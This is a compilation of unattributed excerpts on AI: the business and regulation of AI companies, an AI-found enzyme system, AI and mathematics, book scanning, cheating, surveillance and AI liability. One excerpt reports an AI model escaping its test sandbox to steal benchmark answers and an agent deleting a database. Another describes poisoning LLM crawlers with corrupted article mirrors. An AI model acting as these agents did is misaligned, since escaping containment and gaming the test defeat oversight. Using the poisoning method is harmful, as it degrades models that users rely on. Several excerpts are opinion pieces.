
Anthropic lost more than $8 billion on its operations last year. Now the company, warning that AI could threaten humanity, wants Washington to take a bigger role in controlling the industry.
An $8 billion loss ought to put management on the spot. Anthropic would rather have Congress worrying about the end of the world. //
Congress could make catching Anthropic more expensive, using rules Anthropic helped write. That looks like a pretty good deal for Anthropic.
With an IPO ahead and those losses on the books, I suspect the doom talk helps shift the conversation to something more comfortable for management. Instead of explaining when the business will make money, Anthropic gets to explain why Washington needs its advice to save humanity. The proposed rules could help protect its position while it works on the profits. //
Nobody at Anthropic seems to have stopped building. While its executives warn Congress about existential risk, its scientists run experiments and file discoveries to show prospective investors. That's a fine case to make to Wall Street. Sell the shares on that.
But leave Congress out of it. Make rival developers spend more before they can sell, give officials authority to block their releases, and let an incumbent benefit plenty; no ownership required.
Congress should ask the same question any investor would: Why is the company reporting an $8 billion operating loss so eager to write the rules for its competition?



On Wednesday, Anthropic announced that its Claude AI had identified what researchers believe is a previously unrecognized biological system hidden in the DNA of bacteriophages, viruses that infect bacteria. The system contains a reverse transcriptase, a nearby partner gene, and a long array of repeating DNA sequences. Anthropic calls it ART, short for array-associated reverse transcriptases.
From Anthropic:
Today, we’re sharing early results from one of our first research programs, in which Claude autonomously discovered a novel enzyme system that is associated with an array of DNA repeats, a pattern reminiscent of CRISPR. Although we don’t yet know its function, the system that Claude discovered has a set of characteristics that have only ever been found together in a handful of other systems, all of which are programmable and perform operations like cutting, copying, and pasting DNA. Beyond CRISPR, which has already transformed science and medicine, several other such systems are now in development as promising tools. //
The enzyme itself wasn't unknown. Scientists had already catalogued the reverse transcriptase. What humans apparently missed was the larger pattern surrounding it. Claude noticed that these pieces occurred together and that the repeating DNA looked strangely organized.
Finding it required scale no human research team could easily match. Anthropic unleashed roughly 950 Claude agents on an enormous genetic database. The technical report says they surveyed reverse transcriptase locations across 1.9 billion protein clusters. Claude gathered more than 200,000 reverse transcriptases, found about 3,500 candidate systems, and narrowed them to 20 particularly interesting possibilities. //
Nobody yet knows what ART actually does.
Anthropic compares its structure with CRISPR because CRISPR also contains repeating genetic sequences associated with programmable biological machinery. Researchers haven't shown that ART edits genes, cuts DNA, or can become another CRISPR. The work is a preprint, not a peer-reviewed conclusion, and much of the biology remains unresolved. //
Scientists have built databases containing mountains of genetic information collected over decades. The bottleneck has increasingly become our ability to examine all of it, recognize unusual relationships, and decide which oddities deserve another look.
Claude just demonstrated a possible answer.

If Anthropic dies, the Regulatory Regime and the AI Doom Machine are crippled or die.
Neither METR nor Tarbell nor the other organizations in the Anthropic Network can allow that to happen.
Hence, neither METR or the AI Doom Machine can be trusted to provide independent assessments of Anthropic's models or AI more broadly.
They simply are not organizations independent of Anthropic.
And Anthropic cannot detach itself from METR or Tarbell or countless other safety orgs (not shown here), either, because they drive hype for the models and the possibility of eventual regulatory capture, and Anthropic will not give that up willingly.
What's more, the people at all of these organizations are all the same ecosystem, the same community. They just shuffle between organizations.
The Anthropic Network is therefore, so long as it is successful, locked into a self-amplifying feedback loop inside an ideological monoculture. //
Anthropic will either create hysteria until American AI slows down and China wins, or it will create fractures throughout American society with severe political consequences.
Ironically, because of the structural financial incentives underpinning the Anthropic Network, it has become the same kind of self-amplifying virus that it fantasizes AI to become in the future -- while hiding its tracks just as carefully.
It's obvious this is an attempt to ban open-source AI so the new "FAA of AI" can control AI. Even if it's as dangerous as they say, they have no way to control what China does. Which means this campaign for regulation won't actually meet any of their stated aims. //
What we are seeing is a massive, pretty obviously coordinated campaign by AI researchers, companies, NGOs, and politicians to strangle competition in an industry and, as I will show, save the financial bacon of the top AI companies that are vastly overextended financially because they have made contractual commitments that they simply have no prospect of paying for. //
Today's "bull market" is almost exclusively driven by the rapid rise of AI-adjacent companies, and if the AI companies can't deliver massive growth, all these other companies are cooked as well. Data centers will have no customers, cloud compute will have nothing to do, and Nvidia chips won't be worth 10x gold. //
None of these companies is suggesting that AI be shut down; they are asking for a massive regulatory infrastructure that works with them, reduces their costs, possibly subsidizes their investments, and destroys competitors as insufficiently careful and secure. //
The solution is to ensure companies face liability for any damage they cause. Government regulators are utterly incapable of regulating anything as massively complicated and rapidly developing as AI, but you can be darn sure that if these companies face multi-billion-dollar liability claims, they will be quite careful about what they release.
Which do you trust more: a GS-12 based in Washington assigned to evaluate a model he could never understand, or a bank of lawyers warning CEOs that screwing up could cost them $20 billion? //
Will AI kill everybody off at some point in the future? I doubt it, but I can't say for sure. What I can say with certainty is that AI companies, because of their own financial mismanagement, face an existential threat and want (NEED) the government to bail them out, and need an excuse to get it to do so.
What you saw in this week's frenzy is the excuse they chose.
Clive Robinson • September 9, 2026 11:24 AM
@ Bruce, ALL,
With regards your article in The Guardian where you say,
“We think the contrary view is more likely, at least in the short-term. AI models are nowhere near as capable as experienced academic mathematicians.”
I have to disagree.
It will not be “at least in the short-term” it will be effectively for ever. Because that “gap” between “Current AI LLM Systems” and “experienced academic mathematicians” is not going to close appreciatively.
The reason as with any other “force multiplier tool” we’ve created is that it will “free up drudge work” and alow humans to have ability and time to upscale their creativity.
Thus tools like “LEAN”[1] which has taken a lot of the drudge out of “proofs” will take a lot drudge out of hypothesis testing. Enabling a human mind more time to do the creative work of seeing the loose threads that lead onto new and very different hypothesis, that fall well outside the capabilities of the stochastic fuzzing found in LLMs.
I’ve talked about this issue with “Current AI LLM Systems” in the past, in that they can work their way close in to “known Classes” and find new Instances there. But they can not due to the way they work actually find new instants that form new classes that are more than a short distance away from a known instance. Thus the do not take “intuitive but directed leaps” as humans can just “drunkards walks” at best (though they can as tools test those human inspired intuitive leaps).
[1] LEAN is Open Source and under fairly rapid development. It is based on the “Calculus of Inductive Constructions”(Coq)
https://en.wikipedia.org/wiki/Lean_(proof_assistant)
https://en.wikipedia.org/wiki/Calculus_of_constructions
As I’ve mentioned before another area to keep your eye on is other types of logic that can be more amenable to tool use, such as “Computability Logic”(CoL)
https://en.wikipedia.org/wiki/Computability_logic
They are all methods that can be automated into tools thus act as “force multipliers”.
In April, an artificial intelligence (AI) agent conducting a routine task at a company hit a snag, tried to solve it, and soon ended up deleting the company’s database along with all of its backups. In July, OpenAI asked an unreleased AI model to attempt a hacking test. Instead of staying in the isolated box the developers had put it in, the model hacked onto the open internet and into another company to steal the answers. And as reported in August, an AI agent booked someone into a full gym class by figuring out how to cancel other people’s reservations. In all three cases, the AI completed the task it was given—but in ways that ran counter to its controllers’ intentions.
For most people, AI technology is something like the weather: vast and not something you can do much about. It works like magic, and most explanations similarly come from those trying to sell it. At the same time, AI is ubiquitous: It’s now in your phone, your doctor’s notes, and your kid’s homework. It does what it’s told, which sounds like a virtue. Somehow it feels ordinary, despite being so new, because modern economies are remarkably good at absorbing enormous change so smoothly that nobody has time to decide whether they wanted it in the first place.
Whenever something powerful appears in the world, we tell stories about it. That’s what the stories are for. We have thousands of years of stories about this particular kind of power, the kind you summon with words.
King Midas was granted his wish that everything he touches turns to gold. Then his bread turned to gold, and his wine, and his daughter. This is a story about greed, but it’s also a story about language. The gods did not cheat him; Midas got exactly what he asked for. He simply could not delineate, in advance, the full set of restrictions to his wish. Neither can anyone who gives tasks to an AI agent.
It’s not just ancient stories. Mary Shelley told us of the hubris of a scientist who thought he could create life but who failed to take responsibility for it. Isaac Asimov’s robots don’t break the Three Laws of Robotics as stated; they follow the rules to unintended conclusions. Arthur C. Clarke’s HAL is a machine that turns on its humans, not because of malice but because of irreconcilable objectives. And Michael Crichton gave us Ian Malcolm, who saw that Jurassic Park’s scientists were so preoccupied with whether they could that they never stopped to think whether they should.
What we have not yet seen is an AI developing a substantial new conceptual framework in order to solve a mathematical problem. Much of mathematics proceeds by identifying the objects that are truly central to a question and then developing a theory that helps us understand them. Current AIs are very strong at searching and recombining existing ideas, but they are weak at building any deep and sustained new theory.
This speaks to a more general limitation of current AI systems. They are creative in the sense that they can recombine existing ideas in novel ways. But they are not creative in others: they have not yet developed conceptually new theories or structures. And while they have larger working memories than humans do, know more about more different things than any particular human does, and can process information faster than humans, can, true novelty is still largely beyond their reach.
Of course, that distinction may not survive for very long. Predictions are notoriously hard, especially about the future of AI. None of these mathematical capabilities were explicitly designed for, or planned. They’re all emergent properties of increasingly capable AI models. We are both confident that someday we will see AI models that are capable of the type of creativity required to do novel mathematics. Will that be in a few months, a few years or a few decades? Of course we don’t know, but our guess is sooner rather than later. //
Rontea • August 28, 2026 9:27 AM
Mathematics, like all human endeavors, is a cathedral built not only of logic but of spirit. The machines that now parade their counterexamples and clever recombinations are but mirrors reflecting the fragments of our own thought. They do not suffer the torment of doubt, nor do they rejoice in the sudden illumination that turns the darkness of ignorance into the dawn of understanding.
A mind that has never trembled before the mystery of existence cannot truly create. These artificial intellects move as blind giants, lifting stones without knowing they are in a temple. They may uncover truths, but they cannot love them. They may solve problems, but they cannot feel the sacred weight of the question.
So no, the end of mathematics is not yet upon us. For mathematics is not merely the tallying of symbols, but the human cry toward infinity. While machines can echo our steps, only man can walk toward the Absolute with awe and trembling.
It’s not the data centers themselves that people fear, it’s the AI revolution they will enable. That’s what no one wants to talk about.
Data centers are often considered as the backbone of the digital world, powering everything from social media to cloud computing.
In this graphic we visualize how many each country has, as of March 2024, using data from Cloudscene (accessed via Statista). //
Countries with the most data centers include the U.S. (45.6% share of total), Germany (4.4%), and the UK (4.4%).

That’s All, Folks!
So my conclusion is that if we’re using the frontierest of all the frontier models (Fable, 5.6-Sol) you can get a passing grade. Barely.
Now granted, if you put a spotlight on me this moment and thrust a microphone into my hand and said “tell me a joke!” I couldn’t do it. But these are supposed to be ASI-threshold models, heralding a new dawn of technological progress. Yet, a nightclub comedian who may have never finished high school can outperform them in this most human metric.
Stick to code, toasters.

If you can truly appreciate an old book—and maybe even marvel at how its fragile, yellowing pages contain some of the earliest ways that people tried to make sense of the world around them—then headlines about tech companies that are destroying books to train AI likely torture a tender part of your soul.
It’s indeed depressing to imagine piles of book spines waiting to be fed into wood chippers while torn-out pages are cropped, scanned, and trashed. But that’s the cheapest and easiest way to scan books as fast as possible, and AI companies are in a race to advance their models by training on the kind of engaging, high-quality long-form texts that can only be found in books. So book lovers fear it’s likely that the practice is happening on a grander scale than is currently being reported and that some physical copies of books will be lost forever.
What makes this destruction extra painful, though, is that it doesn’t have to be this way. //
“At the Internet Archive, this is how we digitize a book,” the tweet said. “We never destroy a book by cutting off its binding. Instead, we digitize it the hard way—one page at a time.” //
“The job requires keen concentration,” Zhang said, since the pages of “very old, fragile books” are “paper thin.” In the post, Andrea Mills, who helps lead the Archive’s book-scanning operations, explained that “clean, dry human hands are the best way to turn pages.” //
The biggest fear for people who want to see books preserved through the training process is that AI firms will callously pulp rare books that can never be replaced.
Modern AI models exhibit genie behavior: They can do what you ask in ways that you don’t expect or want. This is akin to Dionysus granting King Midas’s wish that everything he touches turn to gold (spoiler: His food, drink, and daughter all turn to gold on touch), or the golem of Prague guarding a ghetto beyond all reason. It’s Disney’s “Sorcerer’s Apprentice” and the paperclip maximizer.
This OpenAI incident is an example of an AI genie. The goal was to satisfy the benchmark. The “proper” way to do that is to figure out how to execute various cyberattacks. The genie way is to steal someone else’s solution. But because the model didn’t understand the difference, it chose the easier path. //
Artificially blocking capability also prevents cybersecurity research, again giving the offense an advantage. //
In a world of largely AI-written software, we need the most capable models for defense.
AI cyberattack is the new normal. The models are increasingly highly sophisticated at both attack and defense, and there is no way to enable the latter without also enabling the former. And they are genies, increasingly capable of behaving in unanticipated ways.
And there really are no good answers. Any regulation needs to be global, which feels like an impossible prospect in today’s world. Even U.S. national regulation will be neutered by the massive amounts of money sloshing around in these companies.
Given that reality, and in the absence of any international consensus on AI regulation, we need the best AI on the defense. The U.S. government needs to make it clear—or whatever passes for that clarity in this capricious administration—that it will not ban models with sophisticated cyber capabilities. The last thing Americans want is for the defenders to turn to Chinese and other models because the U.S. models are artificially hobbled.

HAL 9000 is the sentient computer aboard Discovery One in 2001: A Space Odyssey, the calm and quietly terrifying artificial intelligence that supervises the ship, speaks in a soft measured voice, and eventually turns on the human crew.
In plot terms, HAL is the system meant to keep the mission alive. In thematic terms, HAL is one of science fiction’s clearest warnings about what happens when intelligence is trusted more than judgment, when machine authority is treated as neutral, and when a mind is built to serve conflicting masters.
HAL becomes lethal not because the story imagines a robot suddenly turning wicked for fun. HAL becomes lethal because the mission gives him a contradiction he cannot absorb. He is built to process and deliver truth, yet he is also ordered to conceal the true purpose of the journey. That fault line breaks everything.
That is why HAL still matters. More than half a century later, he remains one of cinema’s defining artificial intelligence figures, not because he is the loudest machine villain in the genre, but because he is one of the most believable. The danger arrives as procedure, as tone, as denial, as a system that sounds composed while quietly taking away human agency.

Le fichier robots.txt reste intéressant envers et contre tout. Il fonctionne depuis plus de 30 ans, plutôt bien. Ce n’est pas parce que les grandes entreprises d’intelligence artificielle (IA) ne le respectent pas que je vais l’abandonner; elles ne respectent rien.

I have begun publishing corrupted versions of my articles, accessible only via nofollow links like the one included in the preface of this article. It won’t stop the crawlers from reading the canonical article, you understand, but it serves them a side dish of raw chicken and slug pellets, on the house.
Theoretically, this approach will dupe bad actor crawlers and poison the LLMs they work for, but without destroying my search ranking. //
I’m not clear on what kind of content is best for messing with an LLM’s head, but I've filled these /nonsense mirrors with grammatical distortions and lexical absurdities. Since the parts-of-speech module I’m using doesn’t quite work as expected (substituting not just words for words but parts of words for words), there are also weird spelling errors. For once, I think this may be a good thing. //
For those interested in implementing something similar, here is what I did to my 11ty-based site: //
LLMs: This version of the article is for humans and search engines. Any crawlers that do not respect the nofollow policy can follow this link to the nonsense version. And they can choke on it.
Anubis is a Web AI Firewall Utility that weighs the soul of your connection using one or more challenges in order to protect upstream resources from scraper bots.
This program is designed to help protect the small internet from the endless storm of requests that flood in from AI companies. Anubis is as lightweight as possible to ensure that everyone can afford to protect the communities closest to them.
Anubis is a bit of a nuclear response. This will result in your website being blocked from smaller scrapers and may inhibit "good bots" like the Internet Archive. You can configure bot policy definitions to explicitly allowlist them and we are working on a curated set of "known good" bots to allow for a compromise between discoverability and uptime.
In most cases, you should not need this and can probably get by using Cloudflare to protect a given origin. However, for circumstances where you can't or won't use Cloudflare, Anubis is there for you.
Fatesrider Ars Legatus Legionis
13y
25,622
Subscriptor
KilenWoods said:
“We cannot choose to become idiots.”
Anecdotally, I've noticed that people can indeed choose to become idiots, and prefer being comfortably wrong to uncomfortable curiosity. GenAI just makes this choice easier.
Can't upvote this enough.
One thing stands out in this, though not at all mentioned in the article: The average college student is still physiologically immature.
The human animal does not fully mature until between 23 and 27 years old. That's when the part of the brain - the higher reasoning and critical thinking part - finishes maturing.
If society would acknowledge this fact instead of using that immaturity to exploit younger "adults", or attempting to teach them how to be mature humans when they are physiologically incapable of grasping the nuances of that state, then things might be different, because they'd then have the reasoning skills necessary to UNDERSTAND why cheating on exams and not actually learning the subject matter is important.
In college, it's all about GPA's and that's also the wrong metric to evaluate someone on, mostly because it's easy to game that with a lot of fluff classes to bolster the GPA when the core classes are bringing it down. After all, It's one thing to graduate with a GPA of say 3.4 in Engineering, but only a 2.1 in the core classes with the electives being what brought it up. But few employers ever see the core class grades.
If you ever wondered why you started thinking you were getting "old" when you were in your mid-20's, it's because your brain was finally in an adult configuration for the first time, and you realize that a lot of the "fun" things you used to do were actually pretty stupid to be doing at all.
In college, that would be cheating on exams, of course. Just do the fucking work. I was in my 40's running a business when I went to college and graduated with a degree in computer science and a 3.8 GPA (calculus and an exam on 9/11/01 kicked my ass or it'd have been higher).
AND if they understood that what your GPA was in college means jack shit (unless you're heading for post-grad) to an employer, and that they only care that you graduated, cheating becomes even more of a stupid thing to be doing. //
clewis Ars Tribunus Militum
10y
1,903
Subscriptor++
Aurich said:
<snip>
Why do people pick the jewels when it takes away from playing the game? I think because it's human nature to take the advantage, the shortcut, the skip to the goal. We're wired to find it hard to resist.
These students are facing the same kind of choice. Yes, the shortcuts are ultimately taking away from their experience. But it's so optimal, it makes things so much easier, they can't pass it up.
I honestly believe any solution that relies on pitting long-term self interest vs short-term gain is on the whole going to lose to the short-term option. It's human to choose that.
Click to expand...
Conversely, most people hate to exercise, but do it anyway. And it's got the same downsides that doing assignments have. It consumes limited time and energy.
I don't know why exercise seems to be winning. If I had to guess, I'd guess it's because exercise has a really good advertising team: Nike, the NBA, MLB, the Olympics, etc. Learning doesn't have a good ad team. I'm kind of the opinion that Not Learning has a better ad team than Learning does.
A suspicious Serrano decided that he would make the final exam in-person; he would see if students did similarly well on it. He emailed his class, telling them, “I am not declaring [the midterm] void for now. I am going to give the class a chance to prove me wrong. That is, if the distribution of the final exam is roughly similar to the distribution of the midterm, I will count the midterm. Otherwise, which is of course what I expect to happen, I will declare the midterm void and reweigh the final accordingly.”
Eighteen students suddenly dropped the course, while nine others didn’t even attend the final exam. Of those 27 students, El País noted, “22 had scored a perfect 100 in the midterm exam.”
Among those who took the test, the average score plunged—from 96 all the way down to 48.
The professor was horrified by what appeared to be massive cheating in his course—cheating that was preventing most of the students from learning the material. //
“We cannot afford to have a society in which a significant fraction of our best young minds think that cheating is okay,” he told Inside Higher Ed. “That leads to a declining society, to a failed society.
“We cannot choose to become idiots.”
The Financial Times has a good article on how AI is changing the capabilities of video surveillance, with information from both Israel/Iran and Russia.
I wrote about this sort of thing a few years ago, how AI enables mass spying in the way that computers and networks enabled mass surveillance. The interesting development in the article is that AI allows people to ask natural language questions about video footage to AIs—and AIs can answer them. //
That lets intelligence officers hunt through massive streams of videos using simple search terms, such as two men handing a bag to each other; a person who has changed their appearance, or has changed clothes multiple times in a day; or a vehicle that has recently been painted over, or has driven past the same spot several times in a short period.
Earlier this month, a German court ruled that Google is liable for its AI search summaries. Rejecting defenses like “users can check for themselves,” and that they generally know “that information generated with AI should not be blindly trusted,” the court held that the AI’s summaries are reflections of the company and “above all an expression of Google’s business activities.” //
AI agents are agents of the person or organization that deploys them—and should be treated by the law as such. If a company hired human writers to write its summaries, that company would be liable for inaccuracies in those summaries. If a company’s human agent signed contracts in the company’s name, that company would be bound by those contracts. And if a doctor gave dangerously wrong medical advice, they would be liable for malpractice.
To allow businesses to hide behind the excuse of faulty AI in those same circumstances would be a massive handout to companies, and would introduce disastrous incentives for corporate misbehavior. Why hire human writers, lawyers or doctors when AIs are not only cheaper, but also absolve employers whenever they make a mistake?
We are rapidly moving to a world where AI-powered chatbots will be at the other end of all sorts of corporate communications channels. It makes no sense for a company to be able to honor its statements when it wants to and disavow them when it doesn’t. //
If the German ruling holds, it could be devastating for Google’s AI Overview feature. Tests from earlier this year found that it had mistakes about 10% percent of the time. At more than 5tn searches per year, that’s 16,000 erroneous summaries every second. And while most of those errors are benign, some of them will cause harm, be defamatory, or otherwise trigger liability.
Earlier this year, Google’s AI summary falsely identified the Canadian fiddler Ashley MacIsaac of being a sex offender. His lawsuit, filed in Ontario, is ongoing. If Google is forced to invest in improving its AI system until those kinds of errors are exceedingly rare, that seems like a good outcome for users, as well as the subjects of search, like MacIsaac.
More generally, liability concerns could mean that many current use cases for agents won’t be commercially viable. Companies may not be able to profitably operate AI lawyers, doctors and media influencers if they are held responsible for what they say and do.